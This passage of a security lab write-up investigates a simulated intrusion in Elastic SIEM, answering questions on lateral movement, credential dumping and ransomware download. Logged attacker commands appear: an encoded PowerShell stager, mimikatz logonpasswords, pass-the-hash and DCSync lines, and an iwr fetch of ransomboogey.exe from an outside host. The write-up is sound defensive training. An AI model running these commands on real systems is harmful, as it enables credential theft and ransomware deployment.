
The hostname of the target machine is shown in the image above.

Answer - WKSTN-1327

Q12 - Using the malicious command executed by the attacker from the first machine to move laterally, what is the parent process name of the malicious command executed on the second compromised machine?

Similarly to the previous query, I searched for PowerShell activity on WKSTN-1327. I added process.command_line and process.parent.name as columns and found the malicious command that was executed shortly after the lateral movement.

Answer - wsmprovhost.exe



powershell.exe and host.hostname: "WKSTN-1327"

Aug 29, 2023 @ 00:00:00.0 → Aug 30, 2023 @ 23:30:00.0

winlogbeat-*

Filter by type 0

Selected fields 2

- process.command_line
- process.parent.name

Available fields 289

Popular

- destination.ip
- destination.port


2,756 hits

```
>  Aug 29, 2023 @ 23:49:57.387  "C:\Windows\system32\sc.exe" start winlogbeat                                            powershell.exe
>  Aug 30, 2023 @ 00:21:53.284  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAg   wsmprovhost.exe
                                AC0AZwBlACAAMwApAHsAfQA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoARQB4AHAAZQBjAHQAMQAwADAAQwBvAG4AdABpAG4Ad
                                QBlAD0AMAA7ACQAdwBjAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAG
                                kAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHMAZQB
                                yAD0AJAAoAFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAG4AaQBjAG8AZABlAC4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYA
                                NABTAHQAcgBpAG4AZwAoACcAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQgBqAEEARwBBAEEAYgBnAEEAdQBBAEcASQBBAFkAUQBCAHUAQQBHAEUAQQBiAGcAQgBoAEEASABBAEEAWgBRA
```

Q13 - The attacker then dumped the hashes in this second machine. What is the username and hash of the newly dumped credentials? (format: username:hash)

I searched for mimikatz.exe again and found another pass-the-hash attack with credentials from the second compromised machine.

Answer - administrator:00f80f2538dcb54e7adc715c0e7091ec



mimikatz.exe

winlogbeat-*

Filter by type 0

Selected fields 2

- process.command_line
- process.parent.name

Available fields 289

Popular

- destination.ip
- destination.port
- file.path
- host.hostname
- message
- powershell.file.script_block_text

40 hits


Aug 29, 2023 @ 00:00:00.000 - Aug 30, 2023 @ 23:30:00.000

```
>  Aug 30, 2023 @ 01:30:26.125  -                                                                                                                      -
>  Aug 30, 2023 @ 01:30:51.645  -                                                                                                                      -
>  Aug 30, 2023 @ 01:30:51.647  "C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" privilege::debug sekurlsa::logonpasswords exit                  powershell.exe
>  Aug 30, 2023 @ 01:30:51.739  -                                                                                                                      -
>  Aug 30, 2023 @ 01:31:39.364  -                                                                                                                      -
>  Aug 30, 2023 @ 01:31:39.366  "C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:administrator /domain:QUICKLOGISTICS /ntlm:00f80f2538dcb54e7adc715c0e7091ec /r   powershell.exe
                                n:powershell.exe" exit
>  Aug 30, 2023 @ 01:31:39.426  powershell.exe                                                                                                         mimikatz.exe
```

Q14 - After gaining access to the domain controller, the attacker attempted to dump the hashes via a DCSync attack. Aside from the administrator account, what account did the attacker dump?

Continuing with the previous query, we can see that the attacker dumped hashes from the administrator account and backupda account.

Answer - backupda




```
Aug 30, 2023 @ 01:43:57.725  powershell.exe                                                                                                              mimikatz.exe
Aug 30, 2023 @ 01:43:57.746   -                                                                                                                           -
Aug 30, 2023 @ 01:46:33.151   -                                                                                                                           -
Aug 30, 2023 @ 01:46:33.256   -                                                                                                                           -
Aug 30, 2023 @ 01:47:57.809  "C:\Users\Administrator\Documents\mimi\x64\mimikatz.exe" "lsadump::dcsync /domain:quicklogistics.org /user:backupda" exit          powershell.exe
Aug 30, 2023 @ 01:47:57.883   -                                                                                                                           -
Aug 30, 2023 @ 01:48:04.117  "C:\Users\Administrator\Documents\mimi\x64\mimikatz.exe" "lsadump::dcsync /domain:quicklogistics.org /user:administrator" exit     powershell.exe
```

Q15 - After dumping the hashes, the attacker attempted to download another remote file to execute ransomware. What is the link used by the attacker to download the ransomware binary?

I used the query: powershell.exe and iwr. The attacker had used the `iwr` command previously to download other tools from the web, and they used it again to download an executable named ransomboogey.exe.

Answer - http://ff.sillytechninja.io/ransomboogey.exe



```
Aug 30, 2023 @ 01:46:20.986  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip -   -
                             outfile mimi.zip
Aug 30, 2023 @ 01:53:13.738  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe"      powershell.exe
Aug 30, 2023 @ 01:53:13.881  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe            -
Aug 30, 2023 @ 01:53:13.882  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe            -
Aug 30, 2023 @ 01:53:13.882  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe            -
Aug 30, 2023 @ 01:53:13.882  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe            -
Aug 30, 2023 @ 01:53:13.882  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe            -
Aug 30, 2023 @ 01:53:13.882  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe            -
Aug 30, 2023 @ 01:53:13.882  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe            -
```

Summary:

The attacker used a business email compromise to perform a phishing attack on the CEO, Evan Hutchinson. When Evan opens the malicious attachment, the payload inside implants another file onto the machine and creates a scheduled task to establish persistence. The attacker is then able to gain a C2 connection through the execution of the implanted file. Then they performed local account discovery and User Account

Control bypass. They also downloaded a credential dumping tool from GitHub, allowing them to access credentials and move laterally via pass-the-hash attacks. The attacker discovers remote shares and continues to move laterally until they gain access to the administrator account. Using a DCSync attack they dumped more credentials from the second compromised machine. Finally, they downloaded another binary to perform a ransomware attack.

In this lab, I used only the Elastic SIEM to investigate the attack. The power of log analysis was on full display as I was able to identify the attacker’s tactics, techniques, and procedures by investigating the logs. I gained a stronger comfort level with the Elastic filters and visualizations through the lab.